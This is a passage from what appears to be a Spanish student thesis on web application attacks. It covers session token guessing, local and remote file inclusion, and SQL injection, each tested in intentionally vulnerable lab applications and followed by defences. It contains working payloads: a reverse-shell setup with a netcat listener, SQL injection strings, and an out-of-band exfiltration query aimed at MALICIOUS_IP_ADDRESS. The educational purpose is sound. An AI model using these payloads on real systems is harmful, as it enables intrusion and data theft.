La aplicación recibe la petición y comprueba que sea una cookie válida. Si es válida, nos devuelve la misma página proporcionando una nueva cookie. En este caso se ve claramente que esta nueva cookie que se nos asigna al pulsar el botón se crea incrementando en 1 el valor de la cookie anterior.




*Figura 22. Respuesta a la petición  resaltada en al figura 10*

A continuación, se ha utilizado la herramienta Repeater de Burpsuite. Esta herramienta permite interceptar una petición, modificarla y volver a enviarla. Se ha modificado el valor del token de sesión por un 17. En la response podemos comprobar que la aplicación da la cookie por válida y nos devuelve la misma página.


*Figura 23. Request con la cookie modificada*




*Figura 24. Response a la petición de la figura 13*

El botón Generate solo se ha pulsado 12 veces, por lo que el último valor del token de sesión que conocíamos era el 13. Al tener una política de creación de cookies tan débil no ha sido muy difícil adivinar un token de sesión válido.

## 10.3 Defensa

De cara a los usuarios, lo primero y más importante que podemos hacer para protegernos de los ataques de credenciales es utilizar contraseñas fuertes y complejas. Para que una contraseña sea segura es importante que sea completamente aleatoria. Esta contraseña debe ser larga, contener letras mayúsculas y minúsculas, números y caracteres especiales. Además, es importante que utilicemos contraseñas diferentes para diferentes plataformas, para así evitar el credential stuffing o la fuerza bruta inversa.

Otro mecanismo de defensa es la autenticación multifactor (MFA). Esta herramienta agrega más capas de seguridad. De esta manera, si un atacante consiguiera adivinar el nombre de usuario y contraseña, necesitaría una segunda autenticación para poder iniciar sesión. Uno de los ejemplos más utilizados es el recibir un código a nuestro teléfono móvil para que aceptemos el inicio de sesión.

El último consejo para los usuarios es tener cuidado a la hora de exponer información personal en internet. En los ataques de diccionario, por ejemplo, podrían utilizar nuestra información para generar palabras clave y probarlas para acceder a nuestras cuentas.

De cara a los desarrolladores de aplicaciones web, la clave está en no permitir ningún ataque de fuerza bruta en los formularios de login. Esto se hace configurándolo de tal manera que limite el número de intentos que se pueden hacer, y bloqueando al usuario que supere ese límite en un espacio corto de tiempo.

# 11. File inclusion

Este ataque consiste en incluir datos en ficheros del servidor web e incluir ficheros en el mismo servidor. Esta vulnerabilidad también permite consultar información dentro de los archivos del servidor web. La causa es una mala configuración a la hora de validar el input de los usuarios, ya que es causado cuando una web construye un path a un ejecutable utilizando una variable que pueda ser utilizada por el atacante. Dependiendo del contenido del fichero que se incluya se puede realizar un ataque de tipo XSS, un ataque DoS o ejecución de código. Si además de ser vulnerable a un ataque de *file inclusion* la página web no está bien configurada un atacante puede llegar a conseguir datos privados.

No es un ataque que suelen realizar los atacantes; muestra el último reporte de vulnerabilidades web de Acunetix, en 2020 un 1% de las páginas web sufrieron este ataque. Esto se debe a que existen grandes mecanismos de defensa, pero a pesar de ello es un ataque que puede realizar un daño muy importante y es imprescindible a la hora de programar una aplicación web conocer la configuración necesaria para evitar estos ataques.

Existen dos tipos de ataque de file inclusion: Local File Inclusion (LFI) que consiste en incluir archivos locales en el mismo servidor web y Remote File Inclusion (RFI) donde se incluyen ficheros de otro servidor diferente.

## 11.1 Ataque

### 11.1.1 Local File Inclusion

El ataque LFI consiste en consultar y modificar ficheros presentes en el servidor web de la página. Una aplicación es vulnerable cuando la URL de una página web incluye un archivo como valor de una variable, ya que el atacante puede modificar el valor de esta variable para acceder a cualquier archivo. Una URL vulnerable a file inclusion sería la siguiente:

- *http://ejemplo_fileinclusion/index.php?page=home.html*

Para acceder a un archivo del servidor web simplemente tendríamos que cambiar el valor de la variable *page* con el nombre del archivo que queramos consultar.

- *http://ejemplo_fileinclusion/index.php?page=./informacion_vulnerable.txt*

Si la página web es vulnerable a este ataque, al consultar la URL anterior en la web nos aparecerá el contenido del fichero *información_vulnerable.txt*

A continuación realizaremos el ataque LFI en la aplicación Damn Vulnerable Web Application (DVWA).

Podemos comprobar que esta página utiliza la variable page para pasar el valor del path del fichero que se quiere mostrar. Podemos ver que hay 3 ficheros en pantalla, si se pulsan los links llevarán a las siguientes páginas respectivamente.

- http://localhost/dvwa/vulnerabilities/fi/?page=file1.php
- http://localhost/dvwa/vulnerabilities/fi/?page=file2.php
- http://localhost/dvwa/vulnerabilities/fi/?page=file3.php




*Figura 25. Ejercicio utilizado para realizar el ataque*

Ya que hay 3 ficheros, y sus nombres siguen la sintaxis de fileX.php, probamos a acceder a un cuarto archivo.




*Figura 26. Resultado del LFI realizado*

Como podemos ver en la imagen, efectivamente existía un cuarto archivo oculto llamado file4.php. El contenido nos comunica que hemos realizado un Local File Inclusion exitosamente.

### 11.1.2 Remote File Inclusion

En RFI los archivos que se incluyen no están presentes en el servidor de la página web, sino que se incluyen desde un servidor externo. En este ataque podemos utilizar que la URL incluye el path en una variable (como hemos visto en LFI con la variable page) para ponerle el valor de una URL ubicada en otro servidor a esta variable.

Utilizaremos la aplicación bWAPP para poner a prueba este ataque.
En la siguiente imagen podemos observar que el path del archivo que se muestra por pantalla se pasa a través de la variable "language". Esto significa que es vulnerable a FI.
Para este ejercicio he utilizado un pequeño script creado por Dhayalan [16] que crea una reverse shell. Este archivo se llama reverse_shell.php y estará en mi portátil de forma local.
El contenido completo del script se encuentra en el anexo. Se ha configurado de tal manera que enviará los datos al puerto 1337.




*Figura 27. Ejercicio utilizado para realizar el RFI*

Lo primero que hacemos es crear un servidor htttp a través de Python en el puerto 9000. Dentro de este servidor se ha puesto el archivo reverse_shell.php.

```
PS C:\Users\eider\Documents\00_CLASE\TFG\herrmamientas\DVWA-master\DVWA-master\reverse shell> python -m http.server 9000
Serving HTTP on :: port 9000 (http://[::]:9000/) ...
```

*Figura 28. Comando utilizado para generar el servidor http*

Por otro lado, se ha puesto un terminal a escuchar en el puerto 1337. De esta manera, cuando a través del RFI se ejecute reverse_shell.php y se cree la reverse shell, los datos se enviarán a esta terminal.

```
C:\Users\eider\Documents\00_CLASE\TFG\herrmamientas\DVWA-master\DVWA-master\reverse shell>nc.exe -nlvp 1337
listening on [any] 1337 ...
```

*Figura 29. Comando utilizado para poner el terminal en escucha*

Una vez tenemos el entorno preparado, realizamos el Remote File Inclusion. Como podemos ver en la siguiente imagen a la variable language se le pasa el valor "http://127.0.0.1:9000/reverse_shell.php". Una vez enviamos la petición se puede comprobar que el script se ha ejecutado correctamente.




*Figura 30. Ejecución y resultado del RFI*

En el terminal que hemos puesto en escucha en el puerto 1337 podemos ver que se ha creado la reverse shell:


*Figura 31. Reverse shell creada a través del RFI*

Además, en el servidor de Python que hemos creado podemos comprobar cada vez que se ha hecho un GET del archivo. Este GET se hace cada vez que se ejecuta el RFI.




*Figura 32. Logs del servidor http creado*

## 11.2 Defensa

Para solucionar esta vulnerabilidad, primero tendremos que deshabilitar la opción de incluir archivos remotos. Para ello, deshabilitamos los parámetros *allow_url_fopen* (si se habilita, permite que las URL se traten como archivos) y *allow_url_include* (permite hacer include/require a URLs como ficheros) en el fichero de configuración php.ini en el servidor web. Con el primer parámetro habilitado se provoca la vulnerabilidad a LFI, si además el segundo parámetro está habilitado, la web será vulnerable a LFI y RFI. Una vez modificado el fichero php.ini los parámetros deberían aparecer de la siguiente manera:

allow_url_fopen = Off
allow_url_include = Off

El siguiente paso es evitar que el código permita cargar una página a través de una variable. Un código vulnerable se vería de la siguiente manera:

```
$pagina = $_GET['page'];
include($pagina);
```

*Figura 33. Código vulnerable a FI*

Con esta configuración el atacante podría modificar el valor de la variable *$pagina* como ya hemos visto. Para evitar este problema, haremos un *include* de la página que queremos cargar:

```
include('home.html');
```

*Figura 34. Código no vulnerable a FI*

# 12. Inyección SQL

La inyección SQL es un tipo de ataque informático que consiste en insertar código en una aplicación web con el objetivo de acceder a la base de datos. Una vez conseguido el acceso, se puede consultar y modificar esta base de datos llegando incluso a añadir y eliminar datos. El impacto que este ataque puede tener en una empresa es muy amplio. Si se realizara una inyección exitosa se podría acceder a información privada, eliminación de tablas completas y acceso con permisos de administrador a la base de datos. Es por esto que las empresas invierten una gran cantidad de esfuerzo en protegerse al máximo de estos ataques.

Para comprender cómo se lleva a cabo este ataque primero debemos saber qué es una sentencia SQL. SQL es un lenguaje estandarizado utilizado para acceder y manipular bases de datos. Las sentencias SQL se utilizan para ejecutar comandos con el fin de consultar, modificar y eliminar datos.

Este ciberataque se lleva a cabo mediante los formularios de la página web, normalmente el formulario de login. El atacante, en vez de ingresar un usuario y contraseña válidos, ingresa una sentencia SQL. Al enviar estos datos la página web ejecutará sin querer este código y realizará una consulta o cambio en la base de datos.

En el ejemplo que veremos a continuación, el atacante en vez de ingresar un usuario y una contraseña ingresa “1’ or 1 = ‘1”. Si ingresamos un username y una contraseña, al no conocer unas credenciales válidas, la aplicación nos devolvería FALSE y no podríamos iniciar sesión. Es por esto que, con la sentencia que hemos visto, intentamos forzar un TRUE de forma que se nos devuelva información confidencial. Para este ejemplo se utiliza la aplicación vulnerable SQLi Labs.


*Figura 35. Inyección SQL exitosa.*

Como se puede observar, al ingresar la sentencia mencionada anteriormente se nos devuelve un resultado exitoso. La información que hemos conseguido son unas credenciales válidas: username “Dumb” y contraseña “Dumb”.

Actualmente el ataque de inyección SQL ocupa el tercer puesto en la lista OWASP top 10. Es un ataque relativamente fácil de llevar a cabo ya que mediante esta técnica se pueden realizar ataques muy simples y muy complejos, limitados solo por la imaginación del atacante. Además, existen varias herramientas que, al examinar el código, muestran las vulnerabilidades que tiene la base de datos, facilitando en gran medida estos ataques. Entre estas herramientas tenemos: SQLIer, SQL Injection Brute-forcer, SQID, SQLBrute y SQLMap.

Dentro de este ataque se diferencian tres ataques o técnicas principales: SQL in-band, SQLi inferencial y SQL out-of-band.

## 12.1 In-band SQLi

La inyección SQLi en banda es el tipo de inyección más común y fácil de explotar. La inyección en banda ocurre cuando el atacante es capaz de utilizar el mismo canal de comunicación tanto para lanzar el ataque como reunir los resultados.
Dentro de in-band SQL tenemos dos tipos de inyección: error-based SQLi y union-based SQLi.

### 12.1.1 Error-based SQLi

Error-based SQLi o SQLi basado en errores es el tipo de ataque que se basa en los mensajes de error lanzados por el servidor de base de datos. El atacante utiliza estos mensajes de error para conseguir información acerca de la base de datos. Con este ataque podemos conseguir datos como la estructura de la base de datos, los nombres de las tablas e incluso en algunos casos, un ataque de inyección SQL basado en errores es suficiente para conocer toda la información de una base de datos. Los mensajes de error son muy útiles en el proceso de desarrollo de una página web, pero lo más seguro es deshabilitarlos y guardar los logs en un archivo con acceso restringido.

En el siguiente ejemplo intentaremos averiguar el número de columnas de la tabla en la que realizamos las consultas. Para ello utilizaremos la cláusula "ORDER BY". Ya que no conocemos los nombres de las columnas, a esta cláusula le pasaremos el número de esta columna. Esta cláusula mostrará la tabla ordenada según el valor de la columna que le pasemos. Iremos pasando diferentes números empezando por el 1 (primera columna) hasta encontrar un mensaje de error. Antes del ORDER BY añadimos un ?id=1 para forzar el TRUE. Además, al final añadimos "--+" que equivale a un comentario, ya que su ausencia puede provocar errores.

En la siguiente imagen podemos observar que cuando intentamos ordenar la tabla siguiendo el valor de la columna 3, la aplicación no nos devuelve ningún mensaje de error. En cambio, cuando lo hacemos con la columna 4 podemos ver que nos devuelve un mensaje de error diciendo que no existe la columna 4. Ahora ya sabemos que esta tabla solo tiene 3 columnas.




*Figura 36. Inyección SQL con cláusula ORDER BY 3.*


*Figura 37. Inyección SQL con cláusula ORDER BY 4.*

### 12.1.2 Union-based SQLi

Union-based SQLi o SQLi basado en unión en una técnica de inyección que consiste en utilizar el operador SQL UNION para combinar resultados de una o más sentencias SELECT. De esta manera, tenemos los resultados de varios SELECT en un mismo resultado, que se devuelve como parte de la respuesta HTTP.

Para poner a prueba este ataque intentaremos conseguir la versión de la base de datos, usando el método Union-based. Para ello, utilizaremos la cláusula UNION SELECT.

Como ya sabemos que la tabla tiene 3 columnas, lo primero que haremos será utilizar la sentencia "?id=1' UNION SELECT 1,2,3 --+". Como podemos ver en la siguiente imagen, nos devuelve exitosamente las credenciales válidas, por lo que sabemos que la cláusula UNION SELECT funciona.




*Figura 38. Inyección SQL Union-based 1*

A continuación, buscaremos un valor de id que no esté en la tabla. Esta búsqueda se hará a base de prueba y error, probando diferentes números. Como podemos ver en la siguiente imagen, al probar el valor 23 la base de datos nos devuelve los valores que hemos puesto en el UNION SELECT, es decir, 2 y 3.




*Figura 39. Inyección SQL Union-based 2*

Una vez hemos visto que la sentencia funciona, en vez de pasarle números le pasaremos los valores "@@versión". Como podemos comprobar, la aplicación nos devuelve la versión de la base de datos.


*Figura 40. Inyección SQL Union-based 3*

## 12.2. Inferential SQLi

El SQLi inferencial o SQLi ciego, en diferencia al SQLi en banda, es un ataque que lleva más tiempo. Al llevar a cabo esta técnica, ninguna información es transferida mediante la aplicación web, y el atacante no tiene acceso a los resultados como en el SQLi en banda. En este caso, el ataque se lleva a cabo enviando payloads (o datos) y observando la respuesta y el comportamiento de la base de datos. De esta manera se puede reconstruir la estructura de la misma.
Existen dos tipos de SQLi inferencial: ataque booleano y ataque basado en tiempo.

### 12.2.1 SQLi basado en booleanos

Boolean-based (content-based) Blind SQLi es una técnica que consiste en enviar sentencias SQL a la base de datos que fuerzan a la aplicación web a devolver un resultado diferente dependiendo de si la ejecución de la sentencia devuelve un TRUE o un FALSE.

Dependiendo del resultado, el contenido de la respuesta HTTP cambiará. Esto permitirá al atacante averiguar si el resultado de la sentencia SQL era TRUE o FALSE, a pesar de que ningún dato de la base de datos haya sido devuelto. Este ataque suele ser muy lento, ya que el atacante tendría que enumerar la base de datos caracter a caracter.

Para saber si una aplicación web es vulnerable a un ataque booleano se prueban los dos siguientes escenarios a través de la entrada:

- <<... and 1=1>>
- <<... and 1=2>>

El resultado de la primera sentencia será true, y el resultado de la segunda false. Si la aplicación responde con normalidad ante la primera sentencia pero muestra alguna discordancia con la segunda, la aplicación es vulnerable al boolean-based SQLi.

### 12.2.2 SQLi basado en tiempo

Este ataque de inyección inferencial consiste en enviar a la base de datos una sentencia SQL que obliga a la misma a esperar una cantidad específica de tiempo antes de responder. El tiempo de respuesta le mostrará al atacante si el resultado de la ejecución de la sentencia es TRUE o FALSE.

Dependiendo del resultado, la respuesta HTTP será enviada con un retraso o inmediatamente. Esto permite al atacante inferir si el resultado de la sentencia SQL es TRUE o FALSE, a pesar de que no se haya recibido ningún dato de la base de datos. Este es un ataque muy lento, especialmente en bases de datos grandes, ya que el atacante tendría que enumerar la base de datos caracter a caracter.

## 12.3 Out-of-band SQLi

Este tipo de inyección SQL no es muy común, ya que depende de la configuración de la base de datos que está utilizando la aplicación web. Este ataque ocurre cuando el atacante no puede utilizar el mismo medio de comunicación para lanzar el ataque y reunir los resultados.

Estas técnicas ofrecen al atacante una alternativa a los ataques SQLi inferencial basados en tiempo para los casos en los que los tiempos de respuesta de la base de datos no son muy estables, haciendo que los ataques basados en tiempo no se puedan realizar.

Los ataques fuera de banda se basan en la capacidad del servidor de la base de datos de hacer peticiones DNS o HTTP para enviar los datos al atacante. En MySQL se pueden utilizar las funciones LOAD_FILE() y INTO OUTFILE para solicitar al servidor que envíe los datos a una fuente externa. A continuación tenemos un ejemplo:

```
select * from post_table

into OUTFILE '\\\\MALICIOUS_IP_ADDRESS\location'
```

*Figura 41. Ejemplo de Out-of-band SQLi*

De igual forma LOAD_FILE() se puede utilizar para consultar el contenido de un fichero del servidor y mostrar su contenido. Si se combina esta función con INTO OUTFILE se pueden plasmar los contenidos de este fichero en un archivo de salida que se enviará a una fuente externa.

## 12.4 Defensa

### 12.4.1 Declaraciones preparadas con consultas parametrizadas

Esta técnica se basa en diferenciar entre datos y código cuando un usuario ingresa datos. Una de las cosas que provoca que una inyección SQL sea posible es que la entrada del usuario se integre como parte de una sentencia SQL, por lo que al usar declaraciones preparadas se consigue que este input se convierta en el contenido de una variable en vez de el contenido de una sentencia SQL.

